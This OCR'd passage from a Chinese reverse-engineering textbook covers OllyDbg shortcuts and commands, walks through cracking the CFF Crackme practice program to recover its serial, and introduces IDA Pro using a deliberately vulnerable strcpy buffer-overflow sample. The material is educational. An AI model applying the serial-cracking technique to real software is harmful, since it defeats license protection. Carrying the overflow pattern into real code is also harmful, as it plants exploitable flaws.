


图 3.3　OllyDbg 的中断事件

OllyDbg 有三种方式来载入程序进行调试，第一种是单击菜单文件->打开（快捷键是 F3）来打开一个可执行文件进行调试，第二种是单击菜单文件->附加到一个已运行的进程上进行调试。注意这里要附加的程序必须已运行。第三种是用右键菜单来载入程序。一般情况下我们选第一种方式。但是有的漏洞比较特殊，例如 Windows Local Security Authority Service 远程缓冲区溢出漏洞，由于溢出发生在 lsass.exe 中，所以只能采取第二种方式，即附加到一个已运行的进程上才能去调试。

调试中我们经常要用到的快捷键如表 3.1 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表 3.1　OllyDbg 中的快捷键

快 捷 键	意　义
F2	设置断点，只要在光标定位的位置（上图中灰色条）按 F2 键即可，再按一次 F2 键则会删除断点。（相当于 SoftICE 中的 F9）
F8	单步步过。每按一次这个键执行一条反汇编窗口中的一条指令，遇到 CALL 等子程序不进入其代码。（相当于 SoftICE 中的 F10）
F7	单步步入。功能同单步步过（F8）类似，区别是遇到 CALL 等子程序时会进入其中，进入后首先会停留在子程序的第一条指令上。（相当于 SoftICE 中的 F8）
F4	运行到选定位置。作用就是直接运行到光标所在位置处暂停。（相当于 SoftICE 中的 F7）
F9	运行。按下这个键如果没有设置相应断点的话，被调试的程序将直接开始运行。（相当于 SoftICE 中的 F5）
CTR+F9	执行到返回。此命令在执行到一个 ret（返回指令）指令时暂停，常用于从系统领空返回到我们调试的程序领空。（相当于 SoftICE 中的 F12）
ALT+F9	执行到用户代码。可用于从系统领空快速地返回到我们调试的程序领空。（相当于 SoftICE 中的 F11）
CTRL+G	跳转到地址
CTRL+L	用于搜索二进制字符串

除了那些经常要用到的快捷键，有的时候使用命令的确要比点击鼠标有效得多，OllyDbg 中常用的命令如表 3.2 所示。

表 3.2　OllyDbg 中的常用命令

命　令	参　数	含　义
ORIG	无	反汇编 EIP 指向的地址
STK	地址	前往堆栈中的地址
BP	地址或函数名	使用条件中断
BPX	地址或函数名	中断在全部调用
BPD	地址或函数名	清除位于全部调用的断点
BC	序号	清除断点
HR	地址	硬件中断在访问
HW	地址	硬件中断在写入
HE	地址	硬件中断在执行
HD	地址	清除硬件断点
GE	无	运行并忽略异常
MOD	无	查看模块窗口
MEM	无	查看内存窗口
CPU	无	查看 CPU 窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

续表

命　令	参　数	含　义
CS	无	查看 Call 堆栈
BRK	无	查看断点窗口
SN	名称或标号	在当前模块中搜索名称（标号）

OllyDbg 作为一个新的动态追踪工具，它将 IDA 与 SoftICE 结合了起来，Ring 3 级调试器，非常容易上手，现已替代 SoftICE 成为当今最为流行的调试解密工具。笔者在这里没有推荐 SoftICE 是由于两个原因：一是 SoftICE 是纯命令行式的，可能大多数读者都不太习惯；二是 OllyDbg 已经完全能够胜任 IE 浏览器方面的漏洞，不调试内核级的程序，似乎还用不上 SoftICE。

3.2 OllyDbg 使用实例

在对 OllyDbg 有个简单认识的基础上，我们通过一个简单的反汇编的实例来介绍 OllyDbg 的用法。OllyDbg 有如下三种方式来载入程序进行调试：

（1）点击菜单文件->打开（快捷键是 F3）来打开一个可执行文件进行调试；

（2）点击菜单文件->附加到一个已运行的进程上进行调试，注意这里要附加的程序必须已运行；

（3）右键菜单来载入程序。一般情况下我们选第一种方式。比如我们选择一个 test.exe 来调试，通过菜单文件->打开来载入这个程序，OllyDbg 中显示的内容如图 3.4 所示。




图 3.4　载入程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

调试中我们经常要用到的快捷键如下：

- F2：设置断点，只要在光标定位的位置（上图中灰色条）按 F2 键即可，再按一次 F2 键则会删除断点；
- F8：单步步过。每按一次这个键执行一条反汇编窗口中的一条指令，遇到 CALL 等子程序不进入其代码；
- F7：单步步入。功能同单步（F8）类似，区别是遇到 CALL 等子程序时会进入其中，进入后首先会停留在子程序的第一条指令上；
- F4：运行到选定位置，作用就是直接运行到光标所在位置处暂停；
- F9：运行。按下这个键如果没有设置相应断点的话，被调试的程序将直接开始运行；
- Ctrl+F9：执行到返回。此命令在执行到一个 ret（返回指令）指令时暂停，常用于从系统领空返回到我们调试的程序领空；
- Alt+F9：执行到用户代码。可用于从系统领空快速地返回到我们调试的程序领空。

上面提到的几个快捷键对于一般的调试基本上已够用了。要开始调试的话，只需设置好断点，找到你感兴趣的代码段再按 F8 键或 F7 键来一条一条地分析指令功能就可以了。

下面我们正式进入实例演示。调试的目标程序是看雪论坛《加密与解密》中提到的 CFF Crackme v3.0，如图 3.5 所示。CFF Crackme v3.0 采用“用户名、序列号”的保护方式。这里我们的目标是破解出其用户名和密码。

如图 3.5 所示，CFF Crackme v3.0 默认已经把用户名和注册码填写好了，单击“Register now !”按钮，弹出如图 3.6 所示的对话框：




图 3.5　CFF Crackme v3.0




图 3.6　错误提示

下面我们就从这个错误对话框中显示的“Wrong Serial, try again!”来入手。首先启动 OllyDbg，选择“菜单->文件->打开”载入 CrackMe3.exe 文件，如图 3.7 所示。

在反汇编窗口中右击，弹出来一个菜单，然后再左击“搜索->所有参考文本字符串”如图 3.8 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 3.7　打开文件



图 3.8　所有参考的文本字符串

这时弹出来另一个对话框，如图 3.9 所示，这里枚举了所有与程序相关的参考文本字符串。在这个对话框里右击，选择“查找文本”菜单项，输入“Wrong Serial, try again!”的开头单词“Wrong”（注意这里查找内容要区分大小写）来查找。




图 3.9　所有参考文本字符串

如图 3.10 所示，在我们找到的符字串上右击，再在弹出来的菜单上点击“反汇编窗口中跟随”，转到如图 3.11 所示的汇编窗口。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 3.10　反汇编跟随




图 3.11　跟随到汇编窗口

从图 3.11 中的注释窗口，我们可以看到相应的字符串“Beggar off!”及“Wrong Serial, try again!”。在图 3.12 中地址 00440F2C 处设个断点（按 F2 键），现在我们按 F9 键，程序已运行起来了，如图 3.13 所示。我在上面那个编辑框中随便输入一下，如 hacking，下面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

那个编辑框我还保留为原来的“754-GFX-IER-954”。




图 3.12　断点




图 3.13　注册

单击“Register now !”按钮，OllyDbg 跳了出来，暂停在我们下的断点处，如图 3.14 所示。我们看一下信息窗口，读者应该发现刚才输入的内容，显示如下。

```
堆栈 SS:[0013F9AC]=00E410A4, (ASCII "Hacking")
EAX=00000007
```

EAX=00000007 是指你输入内容的长度，如我输入的 Hacking 是 7 个字符。




图 3.14　暂停

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

图 3.14 的内存地址 00E410A4 中就是我们刚才输入的内容——Hacking。如图 3.15 所示，读者可以在堆栈 SS:[0013F9AC]=00E410A4, (ASCII "Hacking") 这条内容上左击选择一下，再点右键，在弹出菜单中选择“数据窗口中跟随数值”。在数据窗口中看到我们输入的内容，如图 3.16 所示。




图 3.15　数据跟随值




图 3.16　数据窗口

接下来，我们来“按 F8 键”单步执行，并一步一步地分析，如图 3.17 所示。




图 3.17　单步执行

```
00440F2C|.8B45 FC MOV EAX,DWORD PTR SS:[EBP-4]      ;输入的内容"Hacking"送
                                                      到 EAX
00440F2F|.BA 14104400  MOV EDX,CrackMe3.00441014    ;ASCII "Registered User"
00440F34|.E8 F32BFCFF   CALL CrackMe3.00403B2C      ;按 F7 键单步进入
00440F39|.75 51 JNZ SHORT CrackMe3.00440F8C         ;跳转
```

当按 F8 键单步运行到 00440F34 |. E8 F32BFCFF　CALL CrackMe3.00403B2C 这句时，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

再按一下 F7 键，进入这个 CALL，进去子函数后停在如图 3.18 所示的位置。




图 3.18　单步进入

从地址 0x00403B2C 开始，PUSH EBX、PUSH ESI 等命令都是调用子程序时保存堆栈时用的指令，继续按 F8 键单步执行。我们将子函数的关键代码提取如下：

```
00403B2C /$ 53      PUSH EBX
00403B2D |. 56      PUSH ESI
00403B2E |. 57      PUSH EDI
00403B2F |. 89C6      MOV ESI,EAX     ; EAX 内容存放到 ESI
00403B31 |. 89D7      MOV EDI,EDX     ; EDX 内容("Registered User")存放到 EDI
00403B33 |. 39D0      CMP EAX,EDX     ; "Registered User"与输入的用户名比较
00403B35 |. 0F84 8F000000   JE CrackMe3.00403BCA     ; 二者相同则跳转
00403B3B |. 85F6      TEST ESI,ESI    ; 测试 ESI 中的数据，主要测试有无输入的用户名
00403B3D |. 74 68 JE SHORT CrackMe3.00403BA7         ; 用户名为空则跳转
00403B3F |. 85FF      TEST EDI,EDI
00403B41 |. 74 6B JE SHORT CrackMe3.00403BAE
00403B43 |. 8B46 FC MOV EAX,DWORD PTR DS:[ESI-4]     ; 用户名长度存放到 EAX
00403B46 |. 8B57 FC MOV EDX,DWORD PTR DS:[EDI-4]     ; "Registered User"字
                                                      串的长度存放到 EDX
00403B49 |. 29D0      SUB EAX,EDX     ; 把用户名长度和"Registered User"字串长
                                       度相减
00403B4B |. 77 02 JA SHORT CrackMe3.00403B4F ; 若用户名长度大于"Registered User"
                                              长度则跳转
00403B4D |. 01C2      ADD EDX,EAX     ; 把减后值与"Registered User"长度相加，即
                                       用户名长度
00403B4F |> 52      PUSH EDX
00403B50 |. C1EA 02 SHR EDX,2          ; 用户名长度值右移 2 位(里相当于长度除以 4)
00403B53 |. 74 26 JE SHORT CrackMe3.00403B7B ;
00403B55 |> 8B0E      MOV ECX,DWORD PTR DS:[ESI]     ; 将输入的用户名存放到 ECX
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
00403B57 |. 8B1F     MOV EBX,DWORD PTR DS:[EDI]     ; 将"Registered User"存放到 EBX
00403B59 |. 39D9     CMP ECX,EBX                    ; 比较 ECX 与 EBX 中值
00403B5B |. 75 58 JNZ SHORT CrackMe3.00403BB5       ; 不等则跳转
```

根据上面的分析，得知正确的用户名必须是“Registered User”。为了验证这一点，可以按 F9 键让程序自动运行，出现错误对话框，点确定后，重新在第一个编辑框中输入“Registered User”，如图 3.19 所示。

再次点击那个“Register now !”按钮，被 OllyDbg 拦下。因为地址 00440F34 处的那个 CALL 已经分析清楚了，这次就不用再按 F7 键跟进去了，直接按 F8 键跳过。我们继续按 F8 键，到达第二处关键代码，如图 3.20 所示。




图 3.19　重新输入用户名




图 3.20　第二处关键代码

部分关键代码注释如下：

```
00440F49 |. 8B45 FC MOV EAX,DWORD PTR SS:[EBP-4] ; 取输入的注册码
00440F4C |. BA 2C104400   MOV EDX,CrackMe3.0044102C; ASCII "GFX-754-IER-954"
00440F51 |. E8 D62BFCFF   CALL CrackMe3.00403B2C ; 按 F7 键单步进入
00440F56 |. 75 1A JNZ SHORT CrackMe3.00440F72     ; 跳转
```

从图 3.20 可以看到，地址 00440F51 处的 CALL CrackMe3.00403B2C 和地址 00440F34 处的 CALL CrackMe3.00403B2C 是同一条汇编指令，即两处调用了同一个子函数，而这一子函数（即检测用户名和注册码）在本章第 3.2 节已经分析过，其 CALL 就是把输入的注册码与 00440F4C 地址处指令后的“GFX-754-IER-954”做比较，相等则成功。经分析得出的结果：用户名：Registered User，注册码：GFX-754-IER-954。点击“Register now !”按钮，如图 3.21 所示，注册成功。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 3.21　注册成功

至此，CFF Crackme v3.0 的用户名和密码被 OllyDbg 调试出来，本实例演示结束。通过本实例，相信读者对 OllyDbg 的原理和操作都会有一个新的认识。介绍完 OllyDbg，接着再来看 IDA Pro。

3.3　IDA Pro 简介

IDA Pro 是 DataRescue 公司开发的专业反汇编工具，现已成为很多 Cracker，Hacker，Reverse engineerer 的必备工具。IDA 能够自动识别各个平台的程序、甚至编译器，4.6 版本的 IDA 还提供了调试 Windows 程序的功能，但是 IDA 作为一个调试器来说，显然其功能还不能与 SoftICE 和 OllyDbg 相比。

IDA 是目前功能最强大的反汇编工具，其功能强大之处就在于能识别繁多的库函数和各种复杂的数据结构，而且提供了各种 API 接口和 SDK 来扩展其功能。不过在本书中，实际上并不会用到 IDC 脚本和插件。

笔者以第 4 章中的最简单的溢出程序作为例子，来看看经过 IDA 反汇编以后的结果，例子的源代码很简单，只有几行，学过 C 语言的读者应该都能看懂。

```
#include <stdio.h>
#include <string.h>

char evil[]="AAAAAAAAAAAAAAAAAAAAAAAA";

void main()
{
    char    buff[4];
    strcpy(buff,evil);
    return;
}
```

代码只有短短数行，但是经过 VC6.0 编译出来的 Debug 版本竟有 148KB，Release 版本也有 24KB 之大，因为在编译的时候编译器自动加入了 C 运行时库，编译出来的程序入口点

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

其实并不是 main 函数，而是编译器加入的 C 库函数。在库函数完成一系列初始化之后才把控制权交给了 main 函数。IDA 能够自动识别这些库函数，并跳过，反汇编过程如下：

```
      bytes   pages size description
    --------- ----- ---- --------------------------------------------
     606208    74 8192 allocating memory for b-tree...
     606208    74 8192 allocating memory for virtual array...
     262144    32 8192 allocating memory for name pointers...
    ----------------------------¹---------------------------------------
     1474560            total memory allocated

    Loading IDP module C:\Program Files\IDA\procs\pc.w32 for processor metapc...OK
    Autoanalysis subsystem has been initialized.
    Possible file format: MS-DOS executable (EXE) (C:\Program Files\IDA\loaders\
dos.ldw)
    Possible file format: Portable executable for 80386 (PE) (C:\Program Files\
IDA\loaders\pe.ldw)
    Loading file 'D:\约稿\随书代码\第 3 章\BufferOverflow.exe' into database...
    Detected file format: Portable executable for 80386 (PE)
      0. Creating a new segment  (00401000-0041F000) ... ... OK
      1. Creating a new segment  (0041F000-00421000) ... ... OK
      2. Creating a new segment  (00421000-00423F58) ... ... OK
      3. Creating a new segment  (00424000-00425000) ... ... OK
    Reading imports directory...
    Applying fixups...
    Possible file format: PE executable (C:\Program Files\IDA\loaders\dbg.ldw)
    (Retrieving) and loading the PDB file...
    PDB: total 0 symbol loaded
    Plan  FLIRT signature: Microsoft VisualC 2-8/net runtime
    autoload.cfg: vc32rtf.sig autoloads vc6win.til
    Assuming __cdecl calling convention by default
    main() function at 401005, named "_main"
    Marking typical code sequences...
    Flushing buffers, please wait...ok
    File 'D:\约稿\随书代码\第 3 章\BufferOverflow.exe' is successfully loaded into
the database.
    Compiling file 'C:\Program Files\IDA\idc\ida.idc'...
    Executing function 'main'...
    Compiling file 'C:\Program Files\IDA\idc\onload.idc'...
    Executing function 'OnLoad'...
    IDA is analysing the input file...
    You may start to explore the input file right now.
    Using FLIRT signature: Microsoft VisualC 2-8/net runtime
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
Propagating type information...
Function argument information is propagated
The initial autoanalysis has been finished.
```

我们可以看到 IDA 已经顺利识别出该程序是 Microsoft VisualC 2-8/net runtime，并直接将光标定位到了 main 函数，笔者使用的版本是 IDA5.0，该版本默认的反汇编模式是流程图模式，如图 3.22 所示。由于本程序过于简单，所以流程图思路清晰的优势并没有完全体现出来。

